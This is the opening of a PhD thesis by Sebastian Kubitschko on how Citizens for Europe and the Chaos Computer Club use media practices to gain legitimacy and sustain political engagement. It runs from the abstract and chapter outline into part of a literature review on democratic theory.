

**Media practices  
of civil society organisations:**  
Emerging paths to legitimation and  
long-term engagement

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DECLARATION OF AUTHORSHIP

In accordance with University of London regulations for the submission of a PhD thesis, I herewith declare that the work presented in this thesis is my own. Where other sources of information have been used, they have all been acknowledged. This thesis or parts of it cannot be copied or reproduced without permission.

Sebastian Kubitschko

A handwritten signature in black ink, appearing to read 'S. Kubitschko', with a long horizontal flourish extending to the right.

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## ABSTRACT

In this thesis I wish to analyse the complex relationship between actors' media-related practices, legitimacy and long-term engagement. Based on a qualitative approach my research investigates two cases – *Citizens for Europe*, a civil society organisations involved in issues relating to European citizenship, and the *Chaos Computer Club*, one of the world's oldest and largest hacker organisations. More concretely, through face-to-face interviews, participant observation and media analysis I analyse the role media practices play for the two organisations to establish legitimation and to sustain their political engagement over time. Accordingly, my thesis seeks to provide an empirically informed interpretive account of the meaning media-related practices have for actors' political endeavours. From a more operationalised perspective, I am trying to make a convincing argument that practices circulating around and oriented towards media technologies and infrastructures play a configurative role for actors' ability to co-determine democratic constellations. Instead of suggesting a straightforward causal chain my thesis conceptualises the entanglements between media practices, legitimation and long-term engagement as interlocking arrangements grounded in relational dynamics. Overall, my thesis aims to compliment existing research on the role media technologies and infrastructures play for the formation of political arrangements by looking at organisation-based engagement. In doing so, my research partially bridges a current research gap concerning the relationship between organisational actors' media-related practices and their ability to establish legitimacy and to perpetuate political engagement over time.

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## ABBREVIATIONS

<b>ARD</b>	Arbeitsgemeinschaft der öffentlich-rechtlichen Rundfunkanstalten der Bundesrepublik Deutschland (Consortium of public broadcasters in Germany)
<b>CCC</b>	Chaos Computer Club
<b>CDU</b>	Christian Democratic Party
<b>CFE</b>	Citizens for Europe
<b>CSO</b>	Civil Society Organisation
<b>EDP</b>	Electronic Data Processing
<b>EU</b>	European Union
<b>FDP</b>	Free Democratic Party
<b>GJM</b>	Global Justice Movement
<b>GPN</b>	Gulaschprogrammierenacht (Goulash Programming Night)
<b>ICANN</b>	Internet Corporation for Assigned Names and Numbers
<b>ICT</b>	Information and communications technologies
<b>ILMR</b>	International League for Human Rights
<b>IRC</b>	Internet Relay Chat
<b>KGB</b>	Committee for State Security
<b>NASA</b>	National Aeronautics and Space Administration
<b>NGO</b>	Non-governmental organisation
<b>OC</b>	Open Citizenship
<b>RAF</b>	Red Army Fraction
<b>SIGINT</b>	Signals Intelligence
<b>SPD</b>	Social Democratic Party
<b>Tor</b>	The Onion Router
<b>ZDF</b>	Zweites Deutsches Fernsehen (Second German Television)

*But Count Leinsdorf was in favor of organizations. “Remember,” he said, “that no good has ever come of ideological politics; we must go in for practical politics.”*

*[...] “You can put a people on its feet, but it must do its own walking. Do you see what I mean? Put it on its feet – that’s what we must do. But a people’s feet are its firm institutions, its political parties, its organizations, and so on, and not a lot of talk.” “Your Grace! Even if it doesn’t exactly sound like it, you have just uttered a truly democratic ideal!”*

Robert Musil, *The Man Without Qualities*, 1930–43: 376–7.

*But what of the social contexts within which new projects of positive political action (policy promotion, advocacy, implementation) can emerge and be sustained? We need to know much more about the social and political forms that make such positive political actions possible and meaningful.*

Nick Couldry, *Media, Society, World*, 2012: 114.

*There are explanations aplenty for why things are the way they are: it’s globalization, it’s the network society, it’s an ideology of transparency, it’s the virtualization of work, it’s the new flat earth, it’s Empire. We are drowning in the why, both popular and scholarly, but starving for the how.*

Christopher Kelty, *Two Bits*, 2008: x.

## Introduction and Thesis Outline

In 1989 Vincent Mosco observed that, ‘Computers are studied from almost every perspective imaginable. [...] It is easy to feel swamped by the sheer amount of material available on the computerisation of society and the global spread of communications media’ (Mosco 1989: 18). In retrospect, Mosco had not seen anything yet. In 2014 the World Wide Web turned twenty-five. The very year Mosco contemplated the sheer quantity of academic studies on mediated communication, Tim Berners-Lee, a scientist at the Swiss research facility CERN, invented the web. Ever since, it has touched upon virtually every aspect of social, cultural, economic and political life – for good and for ill. Today, the way business operates, the way sociality is experienced, the way wars are conducted and the way democracy is constituted in one way or another are affiliated to the pervasiveness of technologies and infrastructures that build on the internet, and even more so the web. It is the last in this list – the correlation between political arrangements and how people make use of particular media technologies and infrastructures – that lies at the heart of this thesis. The questions this thesis explores are motivated by the fact that the ways people use and appropriate media technologies and infrastructures stand in strong relation to the texture of social and political life (Dahlgren 2013; Cammaerts 2012; Couldry 2012). It is likely that they do so more than ever before.

It has become a statement of the obvious to say that “new media” are changing the way people do politics. At the same time, investigating and conceptualising the interdependencies between media change and societal change in concrete terms and understanding empirically how they relate continues to be an astonishingly difficult task. It is particularly challenging to answer the question of who can be a political actor for how long and in what form in the “digital age”. Discussions about the role media technologies and infrastructures play within society are certainly not new. Yet, echoing the increasing interpenetration of every-day life with media, these debates have gained in prominence and importance. The 1980s, and even more so the 1990s, saw the rise of cyber-utopians, who envisioned the world as a place free of institutional constraints, where computer networks would create a global society, bringing forth an idyllic environment within which individual liberty would flower (see Turner 2006). In

the course of the 1990s and early 2000s the arguments diversified, with critical observers pointing towards the continuing digital divide, the commodification of communication networks and the increasing centrality of authority (Lovink 2002). Today, it seems there is no position that has not been articulated on the role media technologies and infrastructures play in relation to democracy – from abyssal scepticism to high-altitude optimism. Is there anything left to say at all? Taking into consideration that Mosco pointed to a similar question, it might be advisable to say, “Yes there is”.

To avoid misunderstanding I will first outline the scope and limits to my research by noting what this thesis is not about. Aspiring to advance claims about the role of media technologies and infrastructures in democracy is to tackle a matter of sobering proportions. To narrow the focus, I do not pursue in depth the causes and effects of technology in general. At the same time, my aim is not to unveil whether technology can fix democracy – in cases where it seems defective – or make it invalid – in cases where it seems working well. This is closely connected with the fact that I am neither investigating the citizenry at large nor analysing single individuals’ engagements. This is also to say that the efforts to broaden political participation – often referred to as e-democracy – are not the nucleus of my research. Finally, I do not focus attention on media institutions as power holders in their own right (Freedman 2014). Although these are without doubt intriguing and highly relevant objects of study, the segment I have chosen is already a large enough one to explore.

The driving force behind my thesis is the question: How do emerging modes of doing democracy interrelate with media technologies and infrastructures? In more concrete terms, I shall look at how civil society organisations exercise their agency in relation to media environments (Mattoni 2012; Madianou and Miller 2013). Instead of studying media and communications as entities, my research analyses how collectively organised actors relate to, make use of and appropriate media technologies and infrastructures. In contrast to a number recent studies that have zeroed in on crowds and movement-based activism (Castells 2012; Bennett et al. 2014) the subjects of my investigation are actors who – at least in part – work through the formal political system. Accordingly, I am looking at more or less formal political entities rather than at informal or only partially formalised actors. Whether the actual engagements of these actors are formalised is open to question.

Organisations, of course, are composed of individuals. In that sense citizens come into this study through the backdoor, as individual, organisational and societal layers are closely interwoven (Berger and Luckmann 1967). As my unit of

analysis is organisations it is helpful to point out at this stage that I am not interested in organisational effectiveness or in (micro or macro) organisational behaviour in the way organisational scholars might be (see Mosley 2011; Soule 2013). By taking an actor perspective my interest is rather in organisations as spaces where actors come together to construct and take part in collective action that co-determines political arrangements (Bimber et al. 2012). More particularly, I ask about the role media-related practices play for organisations in establishing legitimacy and sustaining long-term engagement. My research started with the overall question of how it is possible to change the agents, themes and modes of engagement and what resources actors need to do that. I narrowed this overly broad question down by focussing on the role media play in this process. Breaking the question down into several interrelated questions further contained my inquiry. What is the relation between actors' media practices and the possibility of generating politically meaningful action? How do actors' media practices relate to legitimation processes? What is the relation between media practices and actors' ability to sustain their engagement over time?

Considering the pervasiveness of media saturation and the dynamics of change these are exciting as well as challenging times to write a thesis on the correlation of media practices and democracy. One of the questions that kept on emerging during the early stages of thinking about the topic was: does my project matter? As with the question of whether there is anything left to say, I came to the conclusion: yes it does. And, I want to argue, it does primarily in two ways. First, organised forms of political engagement are generally considered fundamental for civil society and for democracy at large (Tocqueville 2004; Warren 2001; Rosanvallon 2008). At the same time, it seems questionable as to whether the political role of civil society organisations can be fully grasped without taking into consideration their media-related practices. One can scarcely comprehend the challenges societies face today without taking into account how media and communications form part of these very challenges. Trying to understand the imbrications of media-related practices and political processes requires recognition of the embeddedness of digital technologies and infrastructures while at the same time resisting purely technological readings (Sassen 2008: 329). To deepen understanding of the role media-related practices play in organisations' co-determining political arrangements is to ask questions of fundamental political importance today.

Second, there is also a more pragmatic reasoning about the relevance of this thesis; namely, the existing research gap. Such lacunas appear most clearly once the different disciplines are brought into dialogue with each other. As indicated

above, scholars have theorised and conducted outstanding research on the interrelation between digital media and political actors. The focus of these studies has been largely on movement-based activism, protest, mobilisation and other forms of “contentious” involvement (Juris 2008; Cammaerts et al. 2013; Postill 2014). Far less work has been undertaken in recent years on more concrete entities like organisations and on engagements other than protest and mobilisation (Karpf 2012). While scholars from varying disciplines have underlined the importance of legitimacy for political actors (Suchman 1995; Scott 2014; Rosanvallon 2011) research on the correlation between media-related practices and legitimation is rare (Lazarsfeld and Merton 2004[1948]; Herbst 2003; Koopmans 2004) and what there is relies on outdated models of communication. Similarly, time is generally acknowledged as a critical component for social and political actions (Weber 1978; Sewell 2005) and it has been convincingly put that, ‘[i]mportant transformations of society rarely result from single discrete events’ (Beniger 1986: 2). While media and communications scholars acknowledge the relevance of sustained political activism (Juris 2012; Rucht 2012), the issue of concrete correlations between media-related practices and sustaining engagement over time has been neglected. In other words, what is missing to further illuminate the ongoing diversification in the agencies, repertoires and targets of political activism (Norris 2002) is an empirical account of the role organisational actors’ media-related practices play for establishing legitimacy and for sustaining engagement over time.

This brings me to the more concrete aims of my thesis. Above all, I wish to investigate the missing links between media practices, legitimacy and long-term engagement. Accordingly, my thesis seeks to provide an empirically informed interpretive account of the meaning media practices have for actors’ political endeavours. From a more operationalised perspective, I am trying to make a convincing argument that practices circulating around and oriented towards media technologies and infrastructures play a configurative role for actors’ ability to establish legitimacy and to sustain their engagement over time. Divided into thematic subsections, my thesis aims to make three kinds of interlinked scholarly contributions: methodological, theoretical and empirical. Methodologically speaking, my thesis provides an example of how to study organisational actors’ media-related practices ethnographically, which nowadays is less and less understood as one discreet method, and rather as a methodological toolbox enabling a distinctive mode of epistemological encounter (Hine 2000; Marcus 2009). The theoretical contribution of my thesis consists of interpreting existing ideas in new ways, bringing together streams of critical thought from diverse disciplines that are not often merged and providing a conceptually innovative

contemplation of actors' media practices. In doing this, I aim to identify concepts that can make sense of contemporary engagement practices and to refine debates about media, legitimacy and long-term engagement. Lastly, my thesis provides an empirically nuanced reconsideration of the role media-related practices play for organised collectives. The questions I began with emerged out of media studies, but the answers I propose might end up making sense in other fields like social movement studies and political sociology as well.

The research approach taken to fulfil these aims follows. To begin with, I consider it fruitful to bridge the ongoing divide between 'media studies research and theory and research by sociologists, political scientists, and historians' (Downing 2008: 41). One way of bringing the above-stated aims to life is by conceptually integrating insights from media and communication studies with those from other disciplines. My thesis deliberately engages with different strands of literature and draws on theoretical and empirical approaches from outside the field of media studies as it is through such a perspective, I believe, that an understanding of present-day developments may be achieved. Accordingly, my analysis builds upon existing scholarship and synthesises the findings of previous studies in media and communications, political science and sociology, democracy theory and social movement studies with my own empirical findings.

Another dimension that fundamentally informs my approach is to avoid grand statements proclaiming generalisations. In "The Boy in the Bubble" Paul Simon sings: 'These are the days of miracle and wonder. This is the long distance call. The way the camera follows us in slo-mo. The way we look to us all. The way we look to a distant constellation that's dying in a corner of the sky. These are the days of miracle and wonder'. One might take Simon's satirical snapshot as a metaphorical synopsis of one camp of generalisations: the overly optimistic accounts considering technology as a silver bullet solving humanity's troubles. On the other side one finds sceptical and even cynical accounts that see commodification, surveillance and control at every turn. Media technologies and infrastructures are often understood as a *key* to apparently unprecedented, radical, revolutionary changes – for good and for bad. In order to gain a little distance from such generalising accounts it seems reasonable to substitute the key with a *bunch of keys* – media being only one of them – and the *singular keyhole* with a *multiplicity of keyholes*. What lies behind each door continues to change while actors with varying interests and commitments are figuring out which key fits which hole. One has to be cautious not to reduce political actors to their technologies and infrastructures. I am not interested in technology *per se* but in the

accomplishment of human action related to particular technologies and infrastructures.

Another concrete way of bringing the aims of my thesis to life is to look at processes instead of “effects”. It is problematic, if not impossible, to conclude – let alone empirically measure – that the impact of a particular organisation has increased through employing a particular technology. This is simply because it is impossible to know what would have been the case without the given technology. In other words, it is close to impossible to figure out that the activity X of group Y has led to the impact Z. Societal constellations are too complex to reconstruct or predict straightforward causal chains. This, however, does not mean that one can’t draw any conclusions about the political importance of particular organisations’ engagement. A first step to doing so is to avoid reducing the richly contextual relations that surround media-related practices to an unrevealing technological determinism (see Rodriguez et al. 2014), as it ‘depends on how people and practices exist, how organizations and laws exist, how ideologies and discourses exist; and it is in constant motion’ (Kelty 2013: n.p.). Instead of anticipating universal answers to the earlier stated questions, I expect to find answers that are very much tied to place and time.

The contemporary media technologies and infrastructures in question are mostly digital, networked and increasingly portable. Yet, instead of buying into ‘the mythology of the new’ (Papacharissi 2010: 7–10) it is more sensible to consider “media” as historically relative phenomena, given that every medium functions through re-mediation of its predecessors (Gitelman 2008). Some media changes might be more sudden than others while some sets of political fundamentals might remain relatively unchanged. More often, societies experience “reforms” instead of a “revolution” (Lefebvre 1991: 383) of the social order. My thesis does not trace radical transformations, but rather looks for the minor, ongoing changes that are already under way. Legitimation and long-term engagement are both processual and relational dynamics. This also means not discrediting traditional and institutionalised forms of politics while at the same time concentrating on emerging forms of engagement.

Finally, and perhaps most fundamentally, fulfilling the stated aims of this thesis relies on case study research (Stake 1995; Yin 2009; Ragin and Becker 1992). To investigate how, where and why media-related practices matter in specific political contexts I ground my thesis on two well-established qualitative techniques: face-to-face interviews and participants observation. These main methods of data collection were complemented by a media analysis that allowed the introduction of additional primary and secondary material. Although I did not



go “native”, as an anthropological account would demand, the approach employed in my thesis is best described in the framework of ethnographic inquiry. The two cases under investigation were *Citizens for Europe* (CFE) and the *Chaos Computer Club* (CCC). CFE was a small civil society organisation established at the beginning of 2010 that aimed to promote transnational citizenship and to empower citizens in Europe to exert their desire for political participation. The CCC, founded in 1981, was Europe’s largest, and one of the world’s oldest, hacker organisations, advocating more transparency in government, communication as a human right and free access to computers and technological infrastructures for everyone.

Reading this very brief prelude to the two cases might give the impression that CFE and the CCC had not very much in common as they not only strongly differed in age and size, but also in their fields of engagement. While it was certainly the case that both organisations told a different story, they did share a number of important similarities. To begin with, both collectives considered themselves civil society organisations located somewhere between everyday civic engagement and political decision-making. Members of CFE and the CCC equally acted on and pointed towards the need to democratise democracy (Santos 2005). Besides the fact that they were both predominantly based in Germany, the two organisations were based on the same legal structure – registered associations – and also shared the communality of being issue-oriented organisations (Marres 2005). As civil society organisations they did not have any official authority that had been granted to them directly or indirectly by “the people”. That is to say, they were not legitimised through formal political procedures, but had to develop other modes of legitimation. The stark differences in size and length of time they had been in existence made them exciting case studies for analysing the role media-related practices play in the emergence of organisational engagement, and how it both changes and persists.

Organisational activism is not a new phenomena (Clemens 1993; Keck and Sikkink 1998). Similarly, hackers are not a new phenomenon. WikiLeaks, Anonymous and Edward Snowden might have catapulted the figure of the hacker into global consciousness recently, but the history of hackers can be traced back to the 1950s, and the explicit political use of hacking at least back to the 1980s (Levy 2010; Thomas 2002; Coleman 2012). Yet, echoing the earlier-stated gap in research, substantive research on the correlation between organisational actors’ media-related practices and legitimacy and sustaining engagement over time is, to say the least, rare today. Bringing the two organisations’ stories together was an ideal way to investigate how media practices relate to establishing legitimacy and sustain

engagement over time. Investigating CFE and the CCC also complied with the idea that social scientific research requires insights which are nourished ‘by confrontation with fresh empirical objects’ (Bourdieu 1996: 178). During the period of research for and the writing up of this thesis, there has been no substantial research undertaken by any other researcher on either of the two organisations.

Let me conclude this introductory chapter by outlining the road ahead. The first section contains Chapter 2–3 provide justification for the research and make sense of the scholarly resources enlisted along the way. Due to the disparity of disciplines included in my research approach my literature review extends over two chapters and is more extensive than what might be commonly expected.

Theoretical frame: Media practice approach (embedded in media environments), legitimation (in relation to institutionalised politics and mainstream media) and long-term engagement. Bringing these three bausteine together ... Chapter 4 is dedicated to the research methods that guided the analysis. From Chapter 5–9 I incorporate the empirical building block of this thesis. Finally, Chapter 10, is the concluding chapter of my thesis. In detail, the chapters are organised as follows.

In Chapter 2, ‘Literature Review (part one)’, I discuss and critically engage with democratic theories and focus on approaches that bring forward a processual understanding of democracy rather than conceptualising democracy as a more or less fixed condition. Following on from this, by reviewing the growing body of literature that conceptualises the intensifying pervasiveness of media technologies and infrastructures, I point to approaches that develop and adapt a media practice perspective. In addition, the chapter compares writings that address – in overly enthusiastic to entirely sceptical way – the relation between political dynamics and contemporary media environments and, finally, looks at scholars who contrast both optimistic and sceptical accounts by promoting a more cautious and balanced approach.

Chapter 3, ‘Literature Review (part two)’, proceeds with a review of studies that examine the relationship between non-state actors and different media outlets. The chapter zeroes in on relevant literature that considers the political relevance of mainstream media, mediated visibility, alternative media for actors who aim to co-determine democratic constellations. In this context I also discuss writings that emphasise the role hackers play for contemporary political constellations. The second half of the chapter discusses studies that emphasise the importance of legitimacy in societal constellations and reviews accounts that point to temporal dimension as being important to bring the means of political engagement to life.

The chapter argues that a number of important questions remain unresolved and emphasises that there is good reason to look at the role civil society organisations' media-related practices play in their ability to establish legitimacy and for sustaining engagement over time. Finally, the chapter introduces the research questions that inform my thesis.

Chapter 4, 'Methodology: Contextuality as a Method', demonstrates how the research endeavour of my thesis was put into practice. The chapter discusses the strengths (and limitations) of qualitative research in light of the focus and intentions of this thesis. More concretely, this chapter introduces case study research and the three complementary research methods that provide my data set – face-to-face interviews, participant observation and media analysis – as suitable techniques for finding convincing answers to my research questions. Finally, the chapter briefly introduces the two cases under investigation – Citizens for Europe and the Chaos Computer Club – and explains how each method was adapted to the particular case.

Chapter 5, 'Citizens for Europe', is the starting point of the empirical analysis in this thesis. It investigates both CFE's inward-oriented and outward-oriented communication practices and analyses how media-related practices relate to the formation of organisational structures. In addition, the chapter reveals how the organisation's Every Vote 2011 campaign grounded in a trans-media campaign, which enabled citizens to voice their political concerns and symbolically to participate in political procedures they were otherwise excluded from. On the one hand, the chapter underlines how face-to-face interactions and mediated communication act as interlocking arrangements that are vital for animating the organisation's political goals. On the other hand, by bringing together analysis of internal organisational formations and external-oriented communication, this chapter reveals the role media-related practices play for establishing and for maintaining CFE as a civil society organisation.

This sets the scene for Chapter 6, 'Intermediary Politics', in which I address the organisation's in-house publication Open Citizenship. The chapter argues that practices related to the journal contribute to the stabilisation of CFE's political work as it enables the organisation to partially legitimise their activities and to establish longer term relationships with individual and collective actors. The chapter also shows how practices related to the CFE website add another dimension to the organisation's legitimation by acting as an infrastructure that affiliates CFE with trusted organisations. This leads the chapter to investigate CFE's efforts to establish and maintain a trans-local community of practice by bringing together individual and collective actors to act together. Finally, the

chapter further examines correlations between media-related practices and CFE's aim to establish and maintain itself as a legitimate agent acting to mediate between different political spheres.

Chapter 7, 'The Chaos Computer Club', is the starting point into the empirical analysis of my second case study – the CCC. The chapter initiates with an analysis of a set of practices that hackers are probably most renowned for: hacking. In a second step the chapter analyses how the CCC constructs, supports and maintains alternative communication infrastructures that enable users to avoid being embedded in revenue-driven and data-hungry communication services. In addition the chapter investigates the organisation's internal use of media technologies and infrastructures and reveals how deliberating, collaborating and coordinate political work takes place with the support of technical means that allow the Club to sustain their engagement ways over time. Overall, this chapter argues that the hacker organisation is acting politically *with* and *through* media-related practices.

In Chapter 8, 'Hackers in media Environments', I elaborate how the CCC's way of acting *with* and *through* contemporary technologies are entangled with articulating knowledge and distributing information to frame technological developments as political phenomena relevant to society at large. The chapter shows how over time the interrelation between acting *with*, *through* and *about* media technologies and infrastructures has intensified rather drastically, at the same time as the channels and practices related to communicative action have diversified and multiplied. Instead of protesting or mobilising the hacker organisation predominantly relies on acting on the given issue through direct digital action and on articulating their field-tested knowledge and experience to a wide spectrum of audiences and publics. In doing so the chapter shows how the CCC thematises new political issues and provides a hermeneutic to people so they can understand the political dimension and societal significance of particular technical issues.

Chapter 9, 'A Concrete Multiplicity', follows up on the previous chapter by arguing that CCC's legitimation is strongly related to the organisation's interactions and collaborations with institutional political entities. The chapter interrogates the correlation between the CCC's multi-layered media practices and its interactions with government agencies and conceptualises the dynamics at hand as circuits of legitimation. In addition, the chapter reveals that the CCC's political capacity was only brought to life once the hackers' skills, knowledge and experiences were consolidated and communicated coherently beyond a circle of like-minded people. As the chapter reveals, guided by a core group of

spokespersons and long-term active members, the Club's multi-socialised and multi-determined members were shaped into an organisation with a focus on particular issues and coherent public representation. Overall, the chapter emphasises how legitimation and sustaining engagement practices, in the case of the CCC, in large part grounds in acting *with*, *through* and *about* media technologies and infrastructures.

Finally, Chapter 10, contains the conclusion of my work and draws the pieces of my analysis together. The chapter reviews the key features of the argument built through Chapters 5 to 9 and discusses the contribution my thesis has made to the project of deepening understandings of the correlation between actors' media-related practices, legitimation and sustaining engagement over time. In addition, the concluding chapter revises my research project in relation to the existing literature. The chapter also points to the limitations of my study and to possible future fields of investigation.

## Literature Review (part one)

One way of bringing the above-stated aims to life is by conceptually integrating insights from media and communication studies with those from other disciplines. My thesis deliberately engages with different strands of literature and draws on theoretical and empirical approaches from outside the field of media studies as it is through such a perspective, I believe, that an understanding of present-day developments may be achieved. Accordingly, in this chapter and throughout the following chapter I discuss, contrast and critique writings from media and communications, political science and sociology, democracy theory and social movement studies. The first section critically engages with democratic theories in some depth and focuses on approaches that bring forward a processual understanding of democracy and bring into prominence the practical part of bringing politics to life rather than conceptualising democracy as a more or less fixed condition. Following on from this, the second section reviews the growing body of literature that conceptualises the intensifying pervasiveness of media technologies and infrastructures. In this section I particularly point to approaches that develop and adapt a media practice perspective. Section three zeroes in on writings that address – in overly enthusiastic to entirely sceptical way – the relation between political dynamics and contemporary media environments. The final section looks closely at scholars who contrast both optimistic and sceptical accounts by promoting a more cautious and balanced approach. The next chapter will complement this literature review by engaging with social movement studies and writings on legitimacy. Taken together the two chapters introduce and explicate the theoretical frame that informs my thesis.

### 2.1 The state of democracy

Over recent decades voices proclaiming the foundations of democratic societies around the globe to be in a state of erosion or even crisis have become ever more audible. Critical observers stress that although the spread of democracy has been a victory in terms of numbers, the actual conditions in societal constellations often do not support this success story, given the rapid expansion in socio-economic inequality and political polarisation (Sennett 1992; Lee et al. 2014). The particular transformations inside democratic states, the new emergent privatised forms of

authority in the public domain, it is argued, are partial and incipient but nevertheless strategic developments that ultimately lead to a redefinition of democratic politics embodied in and beyond state boundaries (Sassen 2008). Recent reflections on “the state of democracy” have perhaps been best captured in Pierre Rosanvallon’s observation that, ‘The democratic ideal now reigns unchallenged, but regimes claiming to be democratic come in for vigorous criticism almost everywhere’ (Rosanvallon 2008: 54). Even scholars who are renowned for their rather traditional take on democratic theory emphasise that ‘a realistic assessment of the current state of democracy must admit that democratic regimes are faced with numerous challenges that threaten to undermine their very legitimacy’ (Kriesi 2013: 1). Contemporary views that question the general health of democracy stand in stark contrast to the enthusiasm that used to hold liberal democracy the all-encompassing saviour for most of the second half of the twentieth century.

Etymologically recalling the power (*kratos*) of the people (*demos*), democratic processes seem to have lost parts of their legitimising power, especially when it comes to practices that interfere with people’s daily lives. A decreasing level of trust in political institutions is but one of many issues that reflect this tendency (Rosanvallon 2008). Ever since Max Weber (1978), it has been acknowledged that the functioning of a political regime depends not only on the structure of its governmental institutions, but equally on the extent to which it is socially and culturally anchored. Scholars have stressed that with the declining representative role of formal political institutions and the spread of market logics, liberal democracies have experienced a widening schism between the constitutional and the popular pillars of legitimacy (Calhoun 2007). Robert Dahl (1971) notably described legitimacy as a reservoir; if the water falls below the required level, political stability is endangered. Noticing a parched basin, with no sight of replenishment some witnesses have drawn the conclusion that the ideals of representative democracy per se are under siege (cf. Alonso et al. 2011). Such fundamental doubts concerning the viability of democracy are also formulated in accounts that bring into question how democracy can be thought and operationalised on a global scale (Fraser 2007). Contemporary societal configurations, then, point to the existence of deep-rooted political contradictions: the rhetorical success of democracy as a signifier yet its very differently lived realities.

Most observers would agree that the failing of democratically elected institutions to generate the legitimacy necessary for many government functions should be regarded as a quintessentially destructive dynamic. Yet some scholars

who convincingly point to disintegration as the becoming of politics sit side by side this perspective. For John Pocock (2003: 159–61), in his analysis of Machiavelli's treatise *The Prince* and other Italian Renaissance writings, political instability and the dissolving of legitimacy represents a constructive moment. This, according to Pocock, is so because uncertainty provides the opportunity for innovation and because it is here that a new settlement for public affairs may be achieved. Pocock's (2003) work on republicanism in its Florentine and Anglo-American manifestations is helpful. It helps to keep in mind that the restructuring of political constellations is the recurring momentum of politics and, at the same time, each particular of transformation is unprecedented in its own unique way. Implicitly echoing the notion that restructuring is an inherent part of politics *per se* scholars continue to reconceptualise the notion of democracy. Most prominently, liberal models of democracy have been joined with conceptions of deliberative democracy and participatory democracy. Even in cases where representative democracy is considered the core of any democratic model, scholars extend this core in the direction of deliberative and participatory accounts (Kriesi 2013).

The central claim of deliberative theorists is that citizens should defend their moral and political arguments with reasons and should deliberate with others on the reasons they give. Most arguments in the deliberative literature rest on or relate to Jurgen Habermas' (1989) notion that deliberation is most central to generative and transformative democratic outcomes. This goes beyond traditional forms of democracy because, '[u]nlike many democratic theorists, proponents of deliberative democracy do not view formal procedures such as voting and political rights as definitive of democracy' (Warren 1996: 241). Deliberative democracy is often presented as more than a theory of legitimacy and forms a body of substantive rights around it based on achieving "ideal deliberation" that would counter the threats that democracy is often held to pose to pluralism and governability (Cohen 1989). Advocates of deliberative theories have been criticised for their primary interest in the process of deliberation while leaving intact the conventional institutional structures and political meaning of democracy (Pateman 1970). In particular, Habermas' account has been criticised for applying an idealistic and normative standard to democratic practices (Fraser 1992). As a consequence, critics argue, deliberation theory is usually not concerned with the structural deficits of wider societal structures and fails to confront limitations of the complexity, size and scale of contemporary politics (Fraser 2007).

The latter criticism has been partially answered in one of the rare writings that merge aspects of political theory and philosophy with media and communication



studies. In *Democracy Across Borders* James Bohman (2007: 219) points out that distributed publics – assemblies that have emerged through networked forms of communication – are the sorts of transformative agents best able to contest and shape the new dispersed forms of delegated authority. In the long run, his argument goes, new intermediaries will replace contemporary democratic intermediaries whose agency opens up and maintains the spaces needed for the exercise of communicative power (Bohman 2007). While his tone is optimistic, Bohman positions himself between the idea that civil society is the sole adequate agent of transformation and the argument that progress for the better is only to be expected by the movement of things from top to bottom. Consequently, Bohman (2007) advocates the idea that instead of looking for a single axis on which to connect emerging actors to politics, it is more useful to take into account a variety of possible forms of communication and ways in which connections might be made between communicative and decisional status. While his argument remains vague on exactly how these multiple connections are to take place, his approach is valuable in terms of it acknowledging the emergence of new political subjects and practices that relate to the emergence of networked forms of communication.

Typically, debates in recent years have tended to focus a kind of continuum, with participatory democracy at one end of the scale and representative democratic models at the other (see Della Porta 2013). Those sceptical of or arguing against deliberative accounts tend to stress a participatory-oriented understanding of democracy, or what has been described as the struggle to ‘democratize democracy’ (Santos 2005). Participatory democracy has been seen to be the closest approximation to direct democracy, and its advocates argue for the relevance of institutional reforms that would allow citizens to participate cooperatively with officials in political decision-making (Pateman 1970). The changes required, as formulated, for example, in Carole Pateman’s (1970) densely written critique of revisionism, necessitate the reform of undemocratic authority structures. Following this line of thought the concept of participatory democracy refers to a particular type of polity, to an organisational form and to a decision-making mode. The type of polity is based on ‘a macropolitical vision of political and economic institutions governed by their constituents’; the organisational form is ‘characterized by decentralization, a minimal division of labor, and an egalitarian ethos’; and the mode of decision-making ‘is direct rather than representative and relies on consensus rather than on majority rule’ (Polletta 2004: 235). Translating this notion into a contemporary context, scholars have recently proposed that networked associations should be legally and politically acknowledged by

governmental agencies as political entities capable of contributing to policy-making through means of mediated communication (Noveck 2009).

Critics of participatory democracy emphasise that examples of participatory behaviour tend to be limited to a few instances of local politics and that theorists tend to rely on an idealised notion of citizens (Mutz 2006). Theories of participatory democracy suggest that, as Diana Mutz argues, ‘if only governments would provide meaningful opportunities for people to participate in the political process, then citizens would be emboldened by their power and rise to these participatory occasions’ (Mutz 2006: 135–6). Although deliberative and participatory accounts are often considered mutually exclusive, contributors from both camps agree that the boundaries of the political are not only rapidly changing on a geo-political level, but also day-to-day practices and modes of interaction around political constellations are continuing to shift (Fraser 2007). Deliberative and participatory accounts both refer to emerging engagement practices as antidotes to the apparent thinning of civic culture and the dissolving of a common public world. In doing so they equally point towards a processual understanding of political arrangements, as emphasised in phrasings that describe democracy as ‘a human creation necessarily situated in culture and history, always imperfect and open to improvement, and therefore also always variable’ (Calhoun 2007: 153). As Rosanvallon underlines in his take on the ongoing formation of politics: ‘There is always something fundamentally indeterminate in democracy’ (Rosanvallon 2008: 169). Accordingly, democracy is an ongoing (global) project with a long and uneven history that is driven by actors with varying interests and commitments (Keane 2009). Consequently, it is less convincing to go on about the “state of democracy”, implying a more or less fixed condition, than to see democracy in terms of democratic constellations that continue to be in the making. Democracy is about ‘*creating* a democratic political culture’ (Lechner 2003[1990]: 179). This is not to say that societies are constantly experiencing radical change, but that transformation is an inherent part of democratic politics. A processual understanding of democracy is not only fruitful because it acknowledges that ‘[w]hatever form it takes, the democracy of our successors will not and cannot be the democracy of our predecessors’ (Dahl 1989: 341), but also because it brings into prominence the practical part of bringing politics to life.

This processual approach towards democracy suits the perspective I take throughout my thesis because it avoids trying to find answers to the question whether the developments taking place are good or bad for democracy. Searching for this kind of answers is not helpful – or even impossible – in the context of the cases I investigate. Along with this orientation I have decided to frame the

